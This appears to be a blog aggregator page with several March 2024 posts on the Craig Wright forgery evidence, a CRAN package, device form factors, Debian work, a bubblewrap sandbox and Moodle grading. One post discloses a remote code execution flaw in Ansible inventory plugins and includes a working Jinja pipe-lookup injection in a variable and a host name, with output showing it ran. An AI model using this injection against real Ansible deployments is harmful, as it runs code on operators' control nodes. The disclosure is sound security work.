Search Results: "xam"

14 March 2024

Matthew Garrett: Digital forgeries are hard

Closing arguments in the trial between various people and Craig Wright over whether he's Satoshi Nakamoto are wrapping up today, amongst a bewildering array of presented evidence. But one utterly astonishing aspect of this lawsuit is that expert witnesses for both sides agreed that much of the digital evidence provided by Craig Wright was unreliable in one way or another, generally including indications that it wasn't produced at the point in time it claimed to be. And it's fascinating reading through the subtle (and, in some cases, not so subtle) ways that that's revealed.

One of the pieces of evidence entered is screenshots of data from Mind Your Own Business, a business management product that's been around for some time. Craig Wright relied on screenshots of various entries from this product to support his claims around having controlled meaningful number of bitcoin before he was publicly linked to being Satoshi. If these were authentic then they'd be strong evidence linking him to the mining of coins before Bitcoin's public availability. Unfortunately the screenshots themselves weren't contemporary - the metadata shows them being created in 2020. This wouldn't fundamentally be a problem (it's entirely reasonable to create new screenshots of old material), as long as it's possible to establish that the material shown in the screenshots was created at that point. Sadly, well.

One part of the disclosed information was an email that contained a zip file that contained a raw database in the format used by MYOB. Importing that into the tool allowed an audit record to be extracted - this record showed that the relevant entries had been added to the database in 2020, shortly before the screenshots were created. This was, obviously, not strong evidence that Craig had held Bitcoin in 2009. This evidence was reported, and was responded to with a couple of additional databases that had an audit trail that was consistent with the dates in the records in question. Well, partially. The audit record included session data, showing an administrator logging into the data base in 2011 and then, uh, logging out in 2023, which is rather more consistent with someone changing their system clock to 2011 to create an entry, and switching it back to present day before logging out. In addition, the audit log included fields that didn't exist in versions of the product released before 2016, strongly suggesting that the entries dated 2009-2011 were created in software released after 2016. And even worse, the order of insertions into the database didn't line up with calendar time - an entry dated before another entry may appear in the database afterwards, indicating that it was created later. But even more obvious? The database schema used for these old entries corresponded to a version of the software released in 2023.

This is all consistent with the idea that these records were created after the fact and backdated to 2009-2011, and that after this evidence was made available further evidence was created and backdated to obfuscate that. In an unusual turn of events, during the trial Craig Wright introduced further evidence in the form of a chain of emails to his former lawyers that indicated he had provided them with login details to his MYOB instance in 2019 - before the metadata associated with the screenshots. The implication isn't entirely clear, but it suggests that either they had an opportunity to examine this data before the metadata suggests it was created, or that they faked the data? So, well, the obvious thing happened, and his former lawyers were asked whether they received these emails. The chain consisted of three emails, two of which they confirmed they'd received. And they received a third email in the chain, but it was different to the one entered in evidence. And, uh, weirdly, they'd received a copy of the email that was submitted - but they'd received it a few days earlier. In 2024.

And again, the forensic evidence is helpful here! It turns out that the email client used associates a timestamp with any attachments, which in this case included an image in the email footer - and the mysterious time travelling email had a timestamp in 2024, not 2019. This was created by the client, so was consistent with the email having been sent in 2024, not being sent in 2019 and somehow getting stuck somewhere before delivery. The date header indicates 2019, as do encoded timestamps in the MIME headers - consistent with the mail being sent by a computer with the clock set to 2019.

But there's a very weird difference between the copy of the email that was submitted in evidence and the copy that was located afterwards! The first included a header inserted by gmail that included a 2019 timestamp, while the latter had a 2024 timestamp. Is there a way to determine which of these could be the truth? It turns out there is! The format of that header changed in 2022, and the version in the email is the new version. The version with the 2019 timestamp is anachronistic - the format simply doesn't match the header that gmail would have introduced in 2019, suggesting that an email sent in 2022 or later was modified to include a timestamp of 2019.

This is by no means the only indication that Craig Wright's evidence may be misleading (there's the whole argument that the Bitcoin white paper was written in LaTeX when general consensus is that it's written in OpenOffice, given that's what the metadata claims), but it's a lovely example of a more general issue.

Our technology chains are complicated. So many moving parts end up influencing the content of the data we generate, and those parts develop over time. It's fantastically difficult to generate an artifact now that precisely corresponds to how it would look in the past, even if we go to the effort of installing an old OS on an old PC and setting the clock appropriately (are you sure you're going to be able to mimic an entirely period appropriate patch level?). Even the version of the font you use in a document may indicate it's anachronistic. I'm pretty good at computers and I no longer have any belief I could fake an old document.

(References: this Dropbox, under "Expert reports", "Patrick Madden". Initial MYOB data is in "Appendix PM7", further analysis is in "Appendix PM42", email analysis is "Sixth Expert Report of Mr Patrick Madden")

comment count unavailable comments

Dirk Eddelbuettel: ciw 0.0.1 on CRAN: New Package!

Happy to share that ciw is now on CRAN! I had tooted a little bit about it, e.g., here. What it provides is a single (efficient) function incoming() which summarises the state of the incoming directories at CRAN. I happen to like having these things at my (shell) fingertips, so it goes along with (still draft) wrapper ciw.r that will be part of the next littler release. For example, when I do this right now as I type this, I see
edd@rob:~$ ciw.r
    Folder                   Name                Time   Size          Age
    <char>                 <char>              <POSc> <char>   <difftime>
1: waiting   maximin_1.0-5.tar.gz 2024-03-13 22:22:00    20K   2.48 hours
2: inspect    GofCens_0.97.tar.gz 2024-03-13 21:12:00    29K   3.65 hours
3: inspect verbalisr_0.5.2.tar.gz 2024-03-13 20:09:00    79K   4.70 hours
4: waiting    rnames_1.0.1.tar.gz 2024-03-12 15:04:00   2.7K  33.78 hours
5: waiting  PCMBase_1.2.14.tar.gz 2024-03-10 12:32:00   406K  84.32 hours
6: pending        MPCR_1.1.tar.gz 2024-02-22 11:07:00   903K 493.73 hours
edd@rob:~$ 
which is rather compact as CRAN kept busy! This call runs in about (or just over) one second, which includes launching r. Good enough for me. From a well-connected EC2 instance it is about 800ms on the command-line. When I do I from here inside an R session it is maybe 700ms. And doing it over in Europe is faster still. (I am using ping=FALSE for these to omit the default sanity check of can I haz networking? to speed things up. The check adds another 200ms or so.) The function (and the wrapper) offer a ton of options too this is ridiculously easy to do thanks to the docopt package:
edd@rob:~$ ciw.r -x
Usage: ciw.r [-h] [-x] [-a] [-m] [-i] [-t] [-p] [-w] [-r] [-s] [-n] [-u] [-l rows] [-z] [ARG...]

-m --mega           use 'mega' mode of all folders (see --usage)
-i --inspect        visit 'inspect' folder
-t --pretest        visit 'pretest' folder
-p --pending        visit 'pending' folder
-w --waiting        visit 'waiting' folder
-r --recheck        visit 'waiting' folder
-a --archive        visit 'archive' folder
-n --newbies        visit 'newbies' folder
-u --publish        visit 'publish' folder
-s --skipsort       skip sorting of aggregate results by age
-l --lines rows     print top 'rows' of the result object [default: 50]
-z --ping           run the connectivity check first
-h --help           show this help text
-x --usage          show help and short example usage 

where ARG... can be one or more file name, or directories or package names.

Examples:
  ciw.r -ip                            # run in 'inspect' and 'pending' mode
  ciw.r -a                             # run with mode 'auto' resolved in incoming()
  ciw.r                                # run with defaults, same as '-itpwr'

When no argument is given, 'auto' is selected which corresponds to 'inspect', 'waiting',
'pending', 'pretest', and 'recheck'. Selecting '-m' or '--mega' are select as default.

Folder selecting arguments are cumulative; but 'mega' is a single selections of all folders
(i.e. 'inspect', 'waiting', 'pending', 'pretest', 'recheck', 'archive', 'newbies', 'publish').

ciw.r is part of littler which brings 'r' to the command-line.
See https://dirk.eddelbuettel.com/code/littler.html for more information.
edd@rob:~$ 
The README at the git repo and the CRAN page offer a screenshot movie showing some of the options in action. I have been using the little tools quite a bit over the last two or three weeks since I first put it together and find it quite handy. With that again a big Thank You! of appcreciation for all that CRAN does which this week included letting this past the newbies desk in under 24 hours. If you like this or other open-source work I do, you can sponsor me at GitHub.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

13 March 2024

Russell Coker: The Shape of Computers

Introduction There have been many experiments with the sizes of computers, some of which have stayed around and some have gone away. The trend has been to make computers smaller, the early computers had buildings for them. Recently for come classes computers have started becoming as small as could be reasonably desired. For example phones are thin enough that they can blow away in a strong breeze, smart watches are much the same size as the old fashioned watches they replace, and NUC type computers are as small as they need to be given the size of monitors etc that they connect to. This means that further development in the size and shape of computers will largely be determined by human factors. I think we need to consider how computers might be developed to better suit humans and how to write free software to make such computers usable without being constrained by corporate interests. Those of us who are involved in developing OSs and applications need to consider how to adjust to the changes and ideally anticipate changes. While we can t anticipate the details of future devices we can easily predict general trends such as being smaller, higher resolution, etc. Desktop/Laptop PCs When home computers first came out it was standard to have the keyboard in the main box, the Apple ][ being the most well known example. This has lost popularity due to the demand to have multiple options for a light keyboard that can be moved for convenience combined with multiple options for the box part. But it still pops up occasionally such as the Raspberry Pi 400 [1] which succeeds due to having the computer part being small and light. I think this type of computer will remain a niche product. It could be used in a add a screen to make a laptop as opposed to the add a keyboard to a tablet to make a laptop model but a tablet without a keyboard is more useful than a non-server PC without a display. The PC as box with connections for keyboard, display, etc has a long future ahead of it. But the sizes will probably decrease (they should have stopped making PC cases to fit CD/DVD drives at least 10 years ago). The NUC size is a useful option and I think that DVD drives will stop being used for software soon which will allow a range of smaller form factors. The regular laptop is something that will remain useful, but the tablet with detachable keyboard devices could take a lot of that market. Full functionality for all tasks requires a keyboard because at the moment text editing with a touch screen is an unsolved problem in computer science [2]. The Lenovo Thinkpad X1 Fold [3] and related Lenovo products are very interesting. Advances in materials allow laptops to be thinner and lighter which leaves the screen size as a major limitation to portability. There is a conflict between desiring a large screen to see lots of content and wanting a small size to carry and making a device foldable is an obvious solution that has recently become possible. Making a foldable laptop drives a desire for not having a permanently attached keyboard which then makes a touch screen keyboard a requirement. So this means that user interfaces for PCs have to be adapted to work well on touch screens. The Think line seems to be continuing the history of innovation that it had when owned by IBM. There are also a range of other laptops that have two regular screens so they are essentially the same as the Thinkpad X1 Fold but with two separate screens instead of one folding one, prices are as low as $600US. I think that the typical interfaces for desktop PCs (EG MS-Windows and KDE) don t work well for small devices and touch devices and the Android interface generally isn t a good match for desktop systems. We need to invent more options for this. This is not a criticism of KDE, I use it every day and it works well. But it s designed for use cases that don t match new hardware that is on sale. As an aside it would be nice if Lenovo gave samples of their newest gear to people who make significant contributions to GUIs. Give a few Thinkpad Fold devices to KDE people, a few to GNOME people, and a few others to people involved in Wayland development and see how that promotes software development and future sales. We also need to adopt features from laptops and phones into desktop PCs. When voice recognition software was first released in the 90s it was for desktop PCs, it didn t take off largely because it wasn t very accurate (none of them recognised my voice). Now voice recognition in phones is very accurate and it s very common for desktop PCs to have a webcam or headset with a microphone so it s time for this to be re-visited. GPS support in laptops is obviously useful and can work via Wifi location, via a USB GPS device, or via wwan mobile phone hardware (even if not used for wwan networking). Another possibility is using the same software interfaces as used for GPS on laptops for a static definition of location for a desktop PC or server. The Interesting New Things Watch Like The wrist-watch [4] has been a standard format for easy access to data when on the go since it s military use at the end of the 19th century when the practical benefits beat the supposed femininity of the watch. So it seems most likely that they will continue to be in widespread use in computerised form for the forseeable future. For comparison smart phones have been in widespread use as pocket watches for about 10 years. The question is how will watch computers end up? Will we have Dick Tracy style watch phones that you speak into? Will it be the current smart watch functionality of using the watch to answer a call which goes to a bluetooth headset? Will smart watches end up taking over the functionality of the calculator watch [5] which was popular in the 80 s? With today s technology you could easily have a fully capable PC strapped to your forearm, would that be useful? Phone Like Folding phones (originally popularised as Star Trek Tricorders) seem likely to have a long future ahead of them. Engineering technology has only recently developed to the stage of allowing them to work the way people would hope them to work (a folding screen with no gaps). Phones and tablets with multiple folds are coming out now [6]. This will allow phones to take much of the market share that tablets used to have while tablets and laptops merge at the high end. I ve previously written about Convergence between phones and desktop computers [7], the increased capabilities of phones adds to the case for Convergence. Folding phones also provide new possibilities for the OS. The Oppo OnePlus Open and the Google Pixel Fold both have a UI based around using the two halves of the folding screen for separate data at some times. I think that the current user interfaces for desktop PCs don t properly take advantage of multiple monitors and the possibilities raised by folding phones only adds to the lack. My pet peeve with multiple monitor setups is when they don t make it obvious which monitor has keyboard focus so you send a CTRL-W or ALT-F4 to the wrong screen by mistake, it s a problem that also happens on a single screen but is worse with multiple screens. There are rumours of phones described as three fold (where three means the number of segments with two folds between them), it will be interesting to see how that goes. Will phones go the same way as PCs in terms of having a separation between the compute bit and the input device? It s quite possible to have a compute device in the phone form factor inside a secure pocket which talks via Bluetooth to another device with a display and speakers. Then you could change your phone between a phone-size display and a tablet sized display easily and when using your phone a thief would not be able to easily steal the compute bit (which has passwords etc). Could the watch part of the phone (strapped to your wrist and difficult to steal) be the active part and have a tablet size device as an external display? There are already announcements of smart watches with up to 1GB of RAM (same as the Samsung Galaxy S3), that s enough for a lot of phone functionality. The Rabbit R1 [8] and the Humane AI Pin [9] have some interesting possibilities for AI speech interfaces. Could that take over some of the current phone use? It seems that visually impaired people have been doing badly in the trend towards touch screen phones so an option of a voice interface phone would be a good option for them. As an aside I hope some people are working on AI stuff for FOSS devices. Laptop Like One interesting PC variant I just discovered is the Higole 2 Pro portable battery operated Windows PC with 5.5 touch screen [10]. It looks too thick to fit in the same pockets as current phones but is still very portable. The version with built in battery is $AU423 which is in the usual price range for low end laptops and tablets. I don t think this is the future of computing, but it is something that is usable today while we wait for foldable devices to take over. The recent release of the Apple Vision Pro [11] has driven interest in 3D and head mounted computers. I think this could be a useful peripheral for a laptop or phone but it won t be part of a primary computing environment. In 2011 I wrote about the possibility of using augmented reality technology for providing a desktop computing environment [12]. I wonder how a Vision Pro would work for that on a train or passenger jet. Another interesting thing that s on offer is a laptop with 7 touch screen beside the keyboard [13]. It seems that someone just looked at what parts are available cheaply in China (due to being parts of more popular devices) and what could fit together. I think a keyboard should be central to the monitor for serious typing, but there may be useful corner cases where typing isn t that common and a touch-screen display is of use. Developing a range of strange hardware and then seeing which ones get adopted is a good thing and an advantage of Ali Express and Temu. Useful Hardware for Developing These Things I recently bought a second hand Thinkpad X1 Yoga Gen3 for $359 which has stylus support [14], and it s generally a great little laptop in every other way. There s a common failure case of that model where touch support for fingers breaks but the stylus still works which allows it to be used for testing touch screen functionality while making it cheap. The PineTime is a nice smart watch from Pine64 which is designed to be open [15]. I am quite happy with it but haven t done much with it yet (apart from wearing it every day and getting alerts etc from Android). At $50 when delivered to Australia it s significantly more expensive than most smart watches with similar features but still a lot cheaper than the high end ones. Also the Raspberry Pi Watch [16] is interesting too. The PinePhonePro is an OK phone made to open standards but it s hardware isn t as good as Android phones released in the same year [17]. I ve got some useful stuff done on mine, but the battery life is a major issue and the screen resolution is low. The Librem 5 phone from Purism has a better hardware design for security with switches to disable functionality [18], but it s even slower than the PinePhonePro. These are good devices for test and development but not ones that many people would be excited to use every day. Wwan hardware (for accessing the phone network) in M.2 form factor can be obtained for free if you have access to old/broken laptops. Such devices start at about $35 if you want to buy one. USB GPS devices also start at about $35 so probably not worth getting if you can get a wwan device that does GPS as well. What We Must Do Debian appears to have some voice input software in the pocketsphinx package but no documentation on how it s to be used. This would be a good thing to document, I spent 15 mins looking at it and couldn t get it going. To take advantage of the hardware features in phones we need software support and we ideally don t want free software to lag too far behind proprietary software which IMHO means the typical Android setup for phones/tablets. Support for changing screen resolution is already there as is support for touch screens. Support for adapting the GUI to changed screen size is something that needs to be done even today s hardware of connecting a small laptop to an external monitor doesn t have the ideal functionality for changing the UI. There also seem to be some limitations in touch screen support with multiple screens, I haven t investigated this properly yet, it definitely doesn t work in an expected manner in Ubuntu 22.04 and I haven t yet tested the combinations on Debian/Unstable. ML is becoming a big thing and it has some interesting use cases for small devices where a smart device can compensate for limited input options. There s a lot of work that needs to be done in this area and we are limited by the fact that we can t just rip off the work of other people for use as training data in the way that corporations do. Security is more important for devices that are at high risk of theft. The vast majority of free software installations are way behind Android in terms of security and we need to address that. I have some ideas for improvement but there is always a conflict between security and usability and while Android is usable for it s own special apps it s not usable in a I want to run applications that use any files from any other applicationsin any way I want sense. My post about Sandboxing Phone apps is relevant for people who are interested in this [19]. We also need to extend security models to cope with things like ok google type functionality which has the potential to be a bug and the emerging class of LLM based attacks. I will write more posts about these thing. Please write comments mentioning FOSS hardware and software projects that address these issues and also documentation for such things.

Freexian Collaborators: Debian Contributions: Upcoming Improvements to Salsa CI, /usr-move, packaging simplemonitor, and more! (by Utkarsh Gupta)

Contributing to Debian is part of Freexian s mission. This article covers the latest achievements of Freexian and their collaborators. All of this is made possible by organizations subscribing to our Long Term Support contracts and consulting services.

/usr-move, by Helmut Grohne Much of the work was spent on handling interaction with time time64 transition and sending patches for mitigating fallout. The set of packages relevant to debootstrap is mostly converted and the patches for glibc and base-files have been refined due to feedback from the upload to Ubuntu noble. Beyond this, he sent patches for all remaining packages that cannot move their files with dh-sequence-movetousr and packages using dpkg-divert in ways that dumat would not recognize.


Upcoming improvements to Salsa CI, by Santiago Ruano Rinc n Last month, Santiago Ruano Rinc n started the work on integrating sbuild into the Salsa CI pipeline. Initially, Santiago used sbuild with the unshare chroot mode. However, after discussion with josch, jochensp and helmut (thanks to them!), it turns out that the unshare mode is not the most suitable for the pipeline, since the level of isolation it provides is not needed, and some test suites would fail (eg: krb5). Additionally, one of the requirements of the build job is the use of ccache, since it is needed by some C/C++ large projects to reduce the compilation time. In the preliminary work with unshare last month, it was not possible to make ccache to work. Finally, Santiago changed the chroot mode, and now has a couple of POC (cf: 1 and 2) that rely on the schroot and sudo, respectively. And the good news is that ccache is successfully used by sbuild with schroot! The image here comes from an example of building grep. At the end of the build, ccache -s shows the statistics of the cache that it used, and so a little more than half of the calls of that job were cacheable. The most important pieces are in place to finish the integration of sbuild into the pipeline. Other than that, Santiago also reviewed the very useful merge request !346, made by IOhannes zm lnig to autodetect the release from debian/changelog. As agreed with IOhannes, Santiago is preparing a merge request to include the release autodetection use case in the very own Salsa CI s CI.

Packaging simplemonitor, by Carles Pina i Estany Carles started using simplemonitor in 2017, opened a WNPP bug in 2022 and started packaging simplemonitor dependencies in October 2023. After packaging five direct and indirect dependencies, Carles finally uploaded simplemonitor to unstable in February. During the packaging of simplemonitor, Carles reported a few issues to upstream. Some of these were to make the simplemonitor package build and run tests reproducibly. A reproducibility issue was reprotest overriding the timezone, which broke simplemonitor s tests. There have been discussions on resolving this upstream in simplemonitor and in reprotest, too. Carles also started upgrading or improving some of simplemonitor s dependencies.

Miscellaneous contributions
  • Stefano Rivera spent some time doing admin on debian.social infrastructure. Including dealing with a spike of abuse on the Jitsi server.
  • Stefano started to prepare a new release of dh-python, including cleaning out a lot of old Python 2.x related code. Thanks to Niels Thykier (outside Freexian) for spear-heading this work.
  • DebConf 24 planning is beginning. Stefano discussed venues and finances with the local team and remotely supported a site-visit by Nattie (outside Freexian).
  • Also in the DebConf 24 context, Santiago took part in discussions and preparations related to the Content Team.
  • A JIT bug was reported against pypy3 in Debian Bookworm. Stefano bisected the upstream history to find the patch (it was already resolved upstream) and released an update to pypy3 in bookworm.
  • Enrico participated in /usr-merge discussions with Helmut.
  • Colin Watson backported a python-channels-redis fix to bookworm, rediscovered while working on debusine.
  • Colin dug into a cluster of celery build failures and tracked the hardest bit down to a Python 3.12 regression, now fixed in unstable. celery should be back in testing once the 64-bit time_t migration is out of the way.
  • Thorsten Alteholz uploaded a new upstream version of cpdb-libs. Unfortunately upstream changed the naming of their release tags, so updating the watch file was a bit demanding. Anyway this version 2.0 is a huge step towards introduction of the new Common Print Dialog Backends.
  • Helmut send patches for 48 cross build failures.
  • Helmut changed debvm to use mkfs.ext4 instead of genext2fs.
  • Helmut sent a debci MR for improving collector robustness.
  • In preparation for DebConf 25, Santiago worked on the Brest Bid.

11 March 2024

Joachim Breitner: Convenient sandboxed development environment

I like using one machine and setup for everything, from serious development work to hobby projects to managing my finances. This is very convenient, as often the lines between these are blurred. But it is also scary if I think of the large number of people who I have to trust to not want to extract all my personal data. Whenever I run a cabal install, or a fun VSCode extension gets updated, or anything like that, I am running code that could be malicious or buggy. In a way it is surprising and reassuring that, as far as I can tell, this commonly does not happen. Most open source developers out there seem to be nice and well-meaning, after all.

Convenient or it won t happen Nevertheless I thought I should do something about this. The safest option would probably to use dedicated virtual machines for the development work, with very little interaction with my main system. But knowing me, that did not seem likely to happen, as it sounded like a fair amount of hassle. So I aimed for a viable compromise between security and convenient, and one that does not get too much in the way of my current habits. For instance, it seems desirable to have the project files accessible from my unconstrained environment. This way, I could perform certain actions that need access to secret keys or tokens, but are (unlikely) to run code (e.g. git push, git pull from private repositories, gh pr create) from the outside , and the actual build environment can do without access to these secrets. The user experience I thus want is a quick way to enter a development environment where I can do most of the things I need to do while programming (network access, running command line and GUI programs), with access to the current project, but without access to my actual /home directory. I initially followed the blog post Application Isolation using NixOS Containers by Marcin Sucharski and got something working that mostly did what I wanted, but then a colleague pointed out that tools like firejail can achieve roughly the same with a less global setup. I tried to use firejail, but found it to be a bit too inflexible for my particular whims, so I ended up writing a small wrapper around the lower level sandboxing tool https://github.com/containers/bubblewrap.

Selective bubblewrapping This script, called dev and included below, builds a new filesystem namespace with minimal /proc and /dev directories, it s own /tmp directories. It then binds-mound some directories to make the host s NixOS system available inside the container (/bin, /usr, the nix store including domain socket, stuff for OpenGL applications). My user s home directory is taken from ~/.dev-home and some configuration files are bind-mounted for convenient sharing. I intentionally don t share most of the configuration for example, a direnv enable in the dev environment should not affect the main environment. The X11 socket for graphical applications and the corresponding .Xauthority file is made available. And finally, if I run dev in a project directory, this project directory is bind mounted writable, and the current working directory is preserved. The effect is that I can type dev on the command line to enter dev mode rather conveniently. I can run development tools, including graphical ones like VSCode, and especially the latter with its extensions is part of the sandbox. To do a git push I either exit the development environment (Ctrl-D) or open a separate terminal. Overall, the inconvenience of switching back and forth seems worth the extra protection. Clearly, isn t going to hold against a determined and maybe targeted attacker (e.g. access to the X11 and the nix daemon socket can probably be used to escape easily). But I hope it will help against a compromised dev dependency that just deletes or exfiltrates data, like keys or passwords, from the usual places in $HOME.

Rough corners There is more polishing that could be done.
  • In particular, clicking on a link inside VSCode in the container will currently open Firefox inside the container, without access to my settings and cookies etc. Ideally, links would be opened in the Firefox running outside. This is a problem that has a solution in the world of applications that are sandboxed with Flatpak, and involves a bunch of moving parts (a xdg-desktop-portal user service, a filtering dbus proxy, exposing access to that proxy in the container). I experimented with that for a bit longer than I should have, but could not get it to work to satisfaction (even without a container involved, I could not get xdg-desktop-portal to heed my default browser settings ). For now I will live with manually copying and pasting URLs, we ll see how long this lasts.
  • With this setup (and unlike the NixOS container setup I tried first), the same applications are installed inside and outside. It might be useful to separate the set of installed programs: There is simply no point in running evolution or firefox inside the container, and if I do not even have VSCode or cabal available outside, so that it s less likely that I forget to enter dev before using these tools. It shouldn t be too hard to cargo-cult some of the NixOS Containers infrastructure to be able to have a separate system configuration that I can manage as part of my normal system configuration and make available to bubblewrap here.
So likely I will refine this some more over time. Or get tired of typing dev and going back to what I did before

The script
The dev script (at the time of writing)

Evgeni Golov: Remote Code Execution in Ansible dynamic inventory plugins

I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now. TL;DR Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it. Inventory plugins Inventory plugins allow Ansible to pull inventory data from a variety of sources. The most common ones are probably the ones fetching instances from clouds like Amazon EC2 and Hetzner Cloud or the ones talking to tools like Foreman. For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any). But it can also set any arbitrary variable for that host, which is often used to provide additional information about it. These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object. And this is where things are getting interesting. Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host. And if that comment contains a Jinja expression, it might get executed. And if that Jinja expression is using the pipe lookup, it might get executed in your shell. Let that sink in for a moment, and then we'll look at an example. Example inventory plugin
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
The code is mostly copy & paste from the Developing dynamic inventory docs for Ansible and does three things:
  1. defines the plugin name as evgeni.inventoryrce.inventory
  2. accepts any config that ends with evgeni.yml (we'll need that to trigger the use of this inventory later)
  3. adds an imaginary host exploit.example.com with local connection type and something_funny variable to the inventory
In reality this would be talking to some API, iterating over hosts known to it, fetching their data, etc. But the structure of the code would be very similar. The crucial part is that if we have a string with a Jinja expression, we can set it as a variable for a host. Using the example inventory plugin Now we install the collection containing this inventory plugin, or rather write the code to ~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py (or wherever your Ansible loads its collections from). And we create a configuration file. As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need. If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list
 
    "_meta":  
        "hostvars":  
            "exploit.example.com":  
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
             
         
     ,
    "all":  
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":  
        "hosts": [
            "exploit.example.com"
        ]
     
 
(ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.) So far, nothing dangerous has happened. The inventory got generated, the host is present, the funny variable is set, but it's still only a string. Executing a playbook, interpreting Jinja To execute the code we'd need to use the variable in a context where Jinja is used. This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM. Or a debug task where you dump all variables of a host to analyze what's set. Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
This playbook looks totally innocent: run against all hosts and dump their hostvars using debug. No mention of our funny variable. Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>  
    "hostvars[inventory_hostname]":  
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],
         
        "something_funny": ""
     
 
PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0   
We got all variables dumped, that was expected, but now something_funny is an empty string? Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything. But it did create the file!
% ls -alh /tmp/hacked 
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
We just "hacked" the Ansible control node (aka: your laptop), as that's where lookup is executed. It could also have used the url lookup to send the contents of your Ansible vault to some internet host. Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ . Why is this possible? This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it. In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var
 
self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
Which then gets rendered as a string when dumping the variables using debug:
"something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
But it seems inventories don't do this:
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
(aws_ec2.py)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
(hcloud.py)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
(foreman.py) And honestly, I can totally understand that. When developing an inventory, you do not expect to handle insecure input data. You also expect the API to handle the data in a secure way by default. But set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe". Can something similar happen in other parts of Ansible? It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481 But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true 
PLAY RECAP ************************************************************************************************
lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
Affected versions I've tried this on Ansible (core) 2.13.13 and 2.16.4. I'd totally expect older versions to be affected too, but I have not verified that.

8 March 2024

Louis-Philippe V ronneau: Acts of active procrastination: example of a silly Python script for Moodle

My brain is currently suffering from an overload caused by grading student assignments. In search of a somewhat productive way to procrastinate, I thought I would share a small script I wrote sometime in 2023 to facilitate my grading work. I use Moodle for all the classes I teach and students use it to hand me out their papers. When I'm ready to grade them, I download the ZIP archive Moodle provides containing all their PDF files and comment them using xournalpp and my Wacom tablet. Once this is done, I have a directory structure that looks like this:
Assignment FooBar/
  Student A_21100_assignsubmission_file
    graded paper.pdf
    Student A's perfectly named assignment.pdf
    Student A's perfectly named assignment.xopp
  Student B_21094_assignsubmission_file
    graded paper.pdf
